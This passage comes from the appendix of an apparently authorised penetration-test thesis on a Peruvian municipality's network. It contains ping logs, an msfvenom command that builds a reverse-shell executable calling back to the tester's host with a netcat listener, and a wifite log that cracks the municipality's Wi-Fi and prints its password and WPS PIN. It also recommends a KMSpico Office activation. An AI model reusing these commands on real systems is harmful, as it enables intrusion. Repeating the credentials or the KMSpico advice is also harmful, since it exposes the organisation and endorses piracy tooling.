64 bytes from 192.168.20.104: icmp_seq=6 ttl=126 time=4.20 ms
64 bytes from 192.168.20.104: icmp_seq=7 ttl=126 time=3.11 ms
64 bytes from 192.168.20.104: icmp_seq=8 ttl=126 time=6.35 ms
^C
— 192.168.20.104 ping statistics —
8 packets transmitted, 8 received, 0% packet loss, time 7010ms
rtt min/avg/max/mdev = 3.110/4.608/6.689/1.500 ms
```

Imagen 11: Pin al área de Tesorería

```
(brayan@kali)-[~]
└─$ ping 192.168.20.124
PING 192.168.20.124 (192.168.20.124) 56(84) bytes of data.
64 bytes from 192.168.20.124: icmp_seq=1 ttl=126 time=62.8 ms
64 bytes from 192.168.20.124: icmp_seq=2 ttl=126 time=1.96 ms
64 bytes from 192.168.20.124: icmp_seq=4 ttl=126 time=6.03 ms
64 bytes from 192.168.20.124: icmp_seq=5 ttl=126 time=20.6 ms
64 bytes from 192.168.20.124: icmp_seq=6 ttl=126 time=36.3 ms
64 bytes from 192.168.20.124: icmp_seq=7 ttl=126 time=29.5 ms
64 bytes from 192.168.20.124: icmp_seq=8 ttl=126 time=19.1 ms
64 bytes from 192.168.20.124: icmp_seq=9 ttl=126 time=16.1 ms
64 bytes from 192.168.20.124: icmp_seq=10 ttl=126 time=3.11 ms
64 bytes from 192.168.20.124: icmp_seq=11 ttl=126 time=9.61 ms
64 bytes from 192.168.20.124: icmp_seq=12 ttl=126 time=2.34 ms
^C
— 192.168.20.124 ping statistics —
12 packets transmitted, 11 received, 8.33333% packet loss, time 11033ms
rtt min/avg/max/mdev = 1.955/18.865/62.837/17.629 ms
```

Imagen 12: Pin al área de Contabilidad

```
(brayan@kali)-[~]
└─$ ping 192.168.30.94
PING 192.168.30.94 (192.168.30.94) 56(84) bytes of data:
From 192.168.50.1 icmp_seq=1 Destination Host Unreachable
From 192.168.50.1 icmp_seq=2 Destination Host Unreachable
From 192.168.50.1 icmp_seq=3 Destination Host Unreachable
From 192.168.50.1 icmp_seq=4 Destination Host Unreachable
From 192.168.50.1 icmp_seq=5 Destination Host Unreachable
From 192.168.50.1 icmp_seq=6 Destination Host Unreachable
^C
--- 192.168.30.94 ping statistics ---
 9 packets transmitted, 0 received, 100% packet loss, time 8133ms
 pipe 3

(brayan@kali)-[~]
└─$ ping 192.168.30.115
PING 192.168.30.115 (192.168.30.115) 56(84) bytes of data:
^C
--- 192.168.30.115 ping statistics ---
15 packets transmitted, 0 received, 100% packet loss, time 14344ms

(brayan@kali)-[~]
└─$ ping 192.168.30.117
PING 192.168.30.117 (192.168.30.117) 56(84) bytes of data:
From 192.168.50.1 icmp_seq=3 Destination Host Unreachable
From 192.168.50.1 icmp_seq=4 Destination Host Unreachable
From 192.168.50.1 icmp_seq=5 Destination Host Unreachable
From 192.168.50.1 icmp_seq=6 Destination Host Unreachable
From 192.168.50.1 icmp_seq=7 Destination Host Unreachable
From 192.168.50.1 icmp_seq=8 Destination Host Unreachable
From 192.168.50.1 icmp_seq=9 Destination Host Unreachable
^C
--- 192.168.30.117 ping statistics ---
12 packets transmitted, 0 received, 100% packet loss, time 11149ms
 pipe 3
```

Imagen 13: Pin al área de Planeamiento y Presupuesto

```
(brayan@kali)-[~]
└─$ ping 192.168.30.154
PING 192.168.30.154 (192.168.30.154) 56(84) bytes of data:
^C
--- 192.168.30.154 ping statistics ---
 8 packets transmitted, 0 received, 100% packet loss, time 7176ms

(brayan@kali)-[~]
└─$ ping 192.168.30.150
PING 192.168.30.150 (192.168.30.150) 56(84) bytes of data:
^C
--- 192.168.30.150 ping statistics ---
 9 packets transmitted, 0 received, 100% packet loss, time 8190ms

(brayan@kali)-[~]
└─$ ping 192.168.30.151
PING 192.168.30.151 (192.168.30.151) 56(84) bytes of data:
^C
--- 192.168.30.151 ping statistics ---
16 packets transmitted, 0 received, 100% packet loss, time 15356ms
```

Imagen 14: Pin al área de Tránsito

```

└─(brayan@kali)-[~]
└─$ ping 192.168.20.131
PING 192.168.20.131 (192.168.20.131) 56(84) bytes of data.
64 bytes from 192.168.20.131: icmp_seq=1 ttl=126 time=6.53 ms
64 bytes from 192.168.20.131: icmp_seq=2 ttl=126 time=6.12 ms
64 bytes from 192.168.20.131: icmp_seq=3 ttl=126 time=8.09 ms
64 bytes from 192.168.20.131: icmp_seq=4 ttl=126 time=7.07 ms
64 bytes from 192.168.20.131: icmp_seq=5 ttl=126 time=16.3 ms
64 bytes from 192.168.20.131: icmp_seq=6 ttl=126 time=2.94 ms
64 bytes from 192.168.20.131: icmp_seq=7 ttl=126 time=9.06 ms
64 bytes from 192.168.20.131: icmp_seq=9 ttl=126 time=116 ms
^C
— 192.168.20.131 ping statistics —
9 packets transmitted, 8 received, 11.1111% packet loss, time 8037ms
rtt min/avg/max/mdev = 2.938/21.508/115.973/35.882 ms

└─(brayan@kali)-[~]
└─$ ping 192.168.20.132
PING 192.168.20.132 (192.168.20.132) 56(84) bytes of data.
64 bytes from 192.168.20.132: icmp_seq=1 ttl=126 time=9.40 ms
64 bytes from 192.168.20.132: icmp_seq=2 ttl=126 time=5.64 ms
64 bytes from 192.168.20.132: icmp_seq=3 ttl=126 time=2.27 ms
64 bytes from 192.168.20.132: icmp_seq=4 ttl=126 time=9.55 ms
64 bytes from 192.168.20.132: icmp_seq=5 ttl=126 time=7.95 ms
64 bytes from 192.168.20.132: icmp_seq=6 ttl=126 time=2.08 ms
64 bytes from 192.168.20.132: icmp_seq=7 ttl=126 time=21.1 ms
64 bytes from 192.168.20.132: icmp_seq=8 ttl=126 time=2.66 ms
^C
— 192.168.20.132 ping statistics —
8 packets transmitted, 8 received, 0% packet loss, time 7012ms
rtt min/avg/max/mdev = 2.076/7.583/21.119/5.884 ms

```

Imagen 15: Pin al área de Control Patrimonial

```

└─(brayan@kali)-[~]
└─$ ping 192.168.20.168
PING 192.168.20.168 (192.168.20.168) 56(84) bytes of data.
^C
— 192.168.20.168 ping statistics —
3 packets transmitted, 0 received, 100% packet loss, time 2035ms

└─(brayan@kali)-[~]
└─$ ping 192.168.20.29
PING 192.168.20.29 (192.168.20.29) 56(84) bytes of data.
64 bytes from 192.168.20.29: icmp_seq=1 ttl=126 time=5.07 ms
64 bytes from 192.168.20.29: icmp_seq=2 ttl=126 time=9.03 ms
64 bytes from 192.168.20.29: icmp_seq=3 ttl=126 time=12.6 ms
64 bytes from 192.168.20.29: icmp_seq=4 ttl=126 time=7.65 ms
^C
— 192.168.20.29 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 5.072/8.576/12.551/2.699 ms

└─(brayan@kali)-[~]
└─$ ping 192.168.20.139
PING 192.168.20.139 (192.168.20.139) 56(84) bytes of data.
64 bytes from 192.168.20.139: icmp_seq=1 ttl=126 time=7.72 ms
64 bytes from 192.168.20.139: icmp_seq=2 ttl=126 time=10.0 ms
64 bytes from 192.168.20.139: icmp_seq=3 ttl=126 time=5.13 ms
64 bytes from 192.168.20.139: icmp_seq=4 ttl=126 time=39.1 ms
64 bytes from 192.168.20.139: icmp_seq=5 ttl=126 time=44.8 ms
^C
— 192.168.20.139 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 5.134/21.367/44.799/16.990 ms

└─(brayan@kali)-[~]
└─$ ping 192.168.20.138
PING 192.168.20.138 (192.168.20.138) 56(84) bytes of data.
^C
— 192.168.20.138 ping statistics —
3 packets transmitted, 0 received, 100% packet loss, time 2048ms

```



```
(brayan@kali)-[~]
└─$ ping 192.168.20.164
PING 192.168.20.164 (192.168.20.164) 56(84) bytes of data.
^C
— 192.168.20.164 ping statistics —
3 packets transmitted, 0 received, 100% packet loss, time 2033ms

(brayan@kali)-[~]
└─$ ping 192.168.20.133
PING 192.168.20.133 (192.168.20.133) 56(84) bytes of data.
64 bytes from 192.168.20.133: icmp_seq=1 ttl=126 time=10.6 ms
64 bytes from 192.168.20.133: icmp_seq=2 ttl=126 time=181 ms
64 bytes from 192.168.20.133: icmp_seq=3 ttl=126 time=121 ms
64 bytes from 192.168.20.133: icmp_seq=4 ttl=126 time=2.13 ms
^C
— 192.168.20.133 ping statistics —
5 packets transmitted, 4 received, 20% packet loss, time 4005ms
rtt min/avg/max/mdev = 2.132/78.475/180.514/75.213 ms
```

Imagen 16: Pin al área de Administración Tributaria



Imagen 17: Equipo UPS dentro del área de informática



Imagen 18: logo de la MPB



Imagen 19: Escritorio Windows 11 con la carpeta “logo_muni”

```
brayan@kali: ~/Desktop/trampa
└─$ cd trampa
brayan@kali: ~/Desktop/trampa
└─$ msfvenom -j windows/x64/shell_reverse_tcp LHOST=192.168.181.79 LPORT=443 -f exe -o trampa.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No ARCH selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 468 bytes
Final size of exe file: 7168 bytes
Saved as: trampa.exe
brayan@kali: ~/Desktop/trampa
└─$ ls
trampa.exe
brayan@kali: ~/Desktop/trampa
└─$ sudo python -m http.server 80
[sudo] password for brayan:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.181.73 - - [06/May/2024 12:12:03] "GET / HTTP/1.1" 200 -
192.168.181.73 - - [06/May/2024 12:12:03] "code 404, message File not found"
192.168.181.73 - - [06/May/2024 12:12:03] "GET /favicon.ico HTTP/1.1" 404 -
Keyboard interrupt received, exiting.
brayan@kali: ~/Desktop/trampa
└─$ sudo nc -lvp 443
[sudo] password for brayan:
listening on [any] 443 ...
```

Imagen 20: Uso de la herramienta “msfvenom”




Imagen 21: Carpeta con los 4 archivos creados




Imagen 22: Creación del grupo de WhatsApp con las 9 áreas de la MPB




Imagen 23: Respuesta del antivirus a la vulneración del ordenador



Imagen 24: Porcentajes (%) de las áreas de la MPB que dieron respuesta positiva la encuesta



Imagen 25: Porcentajes (%) de las áreas de la MPB que dieron respuesta negativa a la encuesta




Imagen 26: Porcentajes (%) de las áreas de la MPB que dieron respuesta “otros” a la encuesta




Imagen 27: Utilización del diccionario “Rockyou.txt” para obtener la posible contraseña de la red WiFi.


```

root@kali: /home/brayan
File Actions Edit View Help
brayan@kali:~$ sudo su
[sudo] password for brayan:
brayan@kali: /home/brayan$ wifite
wifite? 2.7.0
a wireless auditor by dervid2
maintained by kimocoder
https://github.com/kimocoder/wifite2

[!] Warning: Recommended app hcxdumptool was not found, install @ apt install hcxdumptool
[!] Warning: Recommended app hcxspeasngtool was not found, install @ apt install hcxtools
[!] Conflicting processes: NetworkManager (PID 985), wpa_supplicant (PID 545)
[!] If you have problems: kill -9 985 or re-run wifite with --kill

[-] Using wlan0 already in monitor mode

NUM      ESSID      CH  ENCR  PWR  WPS  CLIENT
---      -
1      (12:1E3168:DF:94:190)  10  WPA  99db  no   1
2      (CA:1E:31:68:A2:180)  11  WPA  99db  no
3      MUNIBAGUA  10  WPA-P 50db  yes  9
4      DIRECT-2FAD8FA2  1  WPA-P 39db  no
5      POCO A4 Pro 5G  6  WPA-P 38db  no  1
6      ALCALDIA  6  WPA-P 38db  yes
7      HUAMEI Y7A  6  WPA-P 37db  no
8      IVP-WPSP+  4  WPA-P 36db  yes
9      Tciplew  7  WPA-P 36db  no
10     DIRECT-2FAD8FA2  1  WPA-P 36db  no
11     Percy G  9  WPA-P 32db  no
12     HELAMAN -1  9  WPA-P 30db  no
13     YAGUOSA  11  WPA-P 30db  no  1
14     (5E:52:A1:08:1B:167)  4  WPA-P 30db  no

[-] Select target(s) (1-14) separated by commas, dashes or all: 3

[-] (1/3) Starting attacks against BB:AE:26:BF:D3:EC (MUNIBAGUA)
[-] MUNIBAGUA (44db) WPS Pixie-Dust: [4m55s] Cracked WPS PIN: 36394401 PSK: X:MUNIBAGUA,$2024
[-] ESSID: MUNIBAGUA
[-] BSSID: BB:AE:26:BF:D3:EC
[-] Encryption: WPA (WPS)
[-] WPS PIN: 36394401
[-] PSK/Password: X:MUNIBAGUA,$2024
[-] saved crack result to crackres.json (2 total)
[-] Finished attacking 1 target(s), exiting

brayan@kali: /home/brayan

```

Imagen 28: Uso de la herramienta Wifite para poder vulnera la red de la MPB




Imagen 29: Ejecución del software antivirus – análisis de los programas




Imagen 30: Respuesta ante implantación de virus informático




Imagen 31: Inventario actualizado de los activos tecnológicos de la MPB

Tabla 36

Plan de Contingencia de Ciberseguridad - MPB

PLAN DE CONTINGENCIA DE CIBERSEGURIDAD - MPB		
SECCIÓN B	INDICADOR	MEDIDA DE SEGURIDAD
Seguridad de los procesos	Testeo de las personas confiables	1)Dar charlas sobre el tema de “Ciberseguridad”, los riesgos, como actúan los ciberdelincuentes, las medidas de seguridad y la utilización de herramientas seguras. 2)Descargar e instalar un navegador más seguro en las 9 áreas de la MPB (Firefox).
SECCIÓN C1	INDICADOR	MEDIDA DE SEGURIDAD
Seguridad en las tecnologías de Internet	Exploración de Red	No se aplicó medida de seguridad, se recomendó cambiar de proveedor.
	Intrusión a la red – Ataque WIFI autorizado	Hacer más robustas las contraseñas, utilizar combinaciones alfa numéricas, mayúsculas, minúsculas, espacios.
SECCIÓN C2	INDICADOR	MEDIDA DE SEGURIDAD
Búsqueda y verificación de	Aplicación de la ingeniería social – Enumeración para	Charlas informativas acerca de los métodos que se utilizan para vulnerar la seguridad de la información y buenas prácticas relacionadas a la seguridad de los routers, switches.

vulnerabilidades	obtener contraseñas	
SECCIÓN C3	INDICADOR	MEDIDA DE SEGURIDAD
Búsqueda y verificación de vulnerabilidades	Testeo de aplicaciones de Internet	Activación del paquete Office 2019 utilizando la herramienta KMSpico.
	Ejecución y análisis del entorno del software	No fue necesario aplicar alguna medida de seguridad, ya que, se observó que se cuenta con el software antivirus activo e instalado en los equipos informáticos de la MPB
SECCIÓN C4	INDICADOR	MEDIDA DE SEGURIDAD
Enrutamiento	Identificación y verificación de la ruta establecida	En este punto se observó que no era necesario aplicar ninguna medida de seguridad o de mejora, debido a que, todas las áreas involucradas, se encuentran cableadas, y que el cableado no afecta el ambiente de trabajo.
	Verificación del envío y recepción de los paquetes a través de la red	No se aplicó ninguna mejora, debido a que, se observó que todas las áreas tienen comunicación entre ellas mismas y con el área de TI.
SECCIÓN C6	INDICADOR	MEDIDA DE SEGURIDAD
Testeo de medidas de contingencia	Búsqueda de información sobre medidas de contingencia.	Se dejó a disposición el presente trabajo de investigación, ya que se detalla las falencias encontradas y las medidas que se aplicaron para coadyuvar en la solución de las mismas, esto como información para el área de TI y para la entidad.
SECCIÓN C7	INDICADOR	MEDIDA DE SEGURIDAD
Testeo de denegación de servicios	Vulneración de los servicios establecidos en la red.	No se aplicó una medida de seguridad debido a que, la página web se encuentra alojada dentro del dominio de la plataforma digital única del estado peruano (www.gob.pe) siendo esta una plataforma a nivel nacional y bien protegida con el protocolo HTTPS.
SECCIÓN C8	INDICADOR	MEDIDA DE SEGURIDAD
Evaluación de políticas de seguridad	Gestión y clasificación de activos, gestión del ciclo de vida de la	Se aplicó una modificación al Excel del inventario “estático” por uno “dinámico” añadiendo al Excel macros.

	información, gestión de las copias de seguridad.	Se procedió a clasificar los activos tecnológicos tanto personal de trabajo, como activos físicos y lógicos y su nivel
Clasificación de la información	Tipos, niveles, etiquetado, privacidad, prevención de fugas de información.	Se propuso un sistema de etiquetado manual, y separación de documentos con carácter de privado, en el sentido de, si un documento va dirigido para el jefe de área específicamente o para el área en general, este proceso es realizado por la secretaria (o), debiendo esta, hacer el etiquetado manual señalando para qué oficina es a la que se le enviará la información y la separación de la misma indicando el destinatario final. Para el respaldo de los documentos que se emiten, se propuso tener una copia en físico y en digital de los mismos que se generan, esto en caso de extravío o de corrección.
Control de acceso	Requisitos, derechos de acceso, control de acceso lógico, seguridad física, seguridad en la nube.	En este punto se observó que, se cuenta con cámaras, pero estas están en desuso, por lo que, se propuso adquirir con nuevos equipos para poder tenerlas activas (Tabla 33). Se propuso emigrar a la utilización del Cloud Computing (Computación en la Nube) esto debido a las herramientas y servicios que esta propone.
SECCIÓN D	INDICADOR	MEDIDA DE SEGURIDAD
Seguridad en las comunicaciones	Testeo de PBX, FAX y del correo de voz	Se propuso y aplicó la generación de grupos fraccionados, en tal sentido de, tener grupos por separado para la comunicación, grupos de las áreas de trabajo con el área de TI, grupos por área internos y un grupo general, esto con el fin de no globalizar toda la comunicación de la MPB.
SECCIÓN E	INDICADOR	MEDIDA DE SEGURIDAD
Seguridad física	Revisión del perímetro, monitoreo, evaluación de control de acceso, revisión de respuesta de alarmas	Con la adquisición de las cámaras y de las alarmas, se propuso realizar un mantenimiento periódico con los activos tecnológicos una vez ya adquiridos, por parte del personal a cargo que cuenta la MPB o por parte de un servicio externo.

Figura 38

Porcentaje de nivel de Plagio - Turnitin



Dr. Roberto Carlos Santa Cruz.
Presidente del Jurado Evaluador.